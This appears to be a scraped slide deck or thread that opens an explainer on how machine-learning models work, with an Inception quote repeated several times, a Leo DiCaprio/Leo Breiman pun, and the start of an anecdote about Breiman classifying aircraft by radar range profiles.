
i want to curse you with one idea: how do models work?

once you know it, you can't un-know it.


Once an idea has taken hold of the brain it's almost impossible to eradicate. An idea that is fully formed - fully understood - that sticks; right in there somewhere.

Once an idea has taken hold of the brain it's almost impossible to eradicate. An idea that is fully formed - fully understood - that sticks; right in there somewhere.


Once an idea has taken hold of the brain it's almost impossible to eradicate. An idea that is fully formed - fully understood - that sticks; right in there somewhere.


Once an idea has taken hold of the brain it's almost impossible to eradicate. An idea that is fully formed - fully understood - that sticks; right in there somewhere.


Leo DiCaprio



Leo Breiman


Leo Breiman, an academic turned consultant, was working with the government on a project for **classifying aircraft**.


the problem was simple: can we correctly identify aircraft based on their radar **range profiles**?

radar

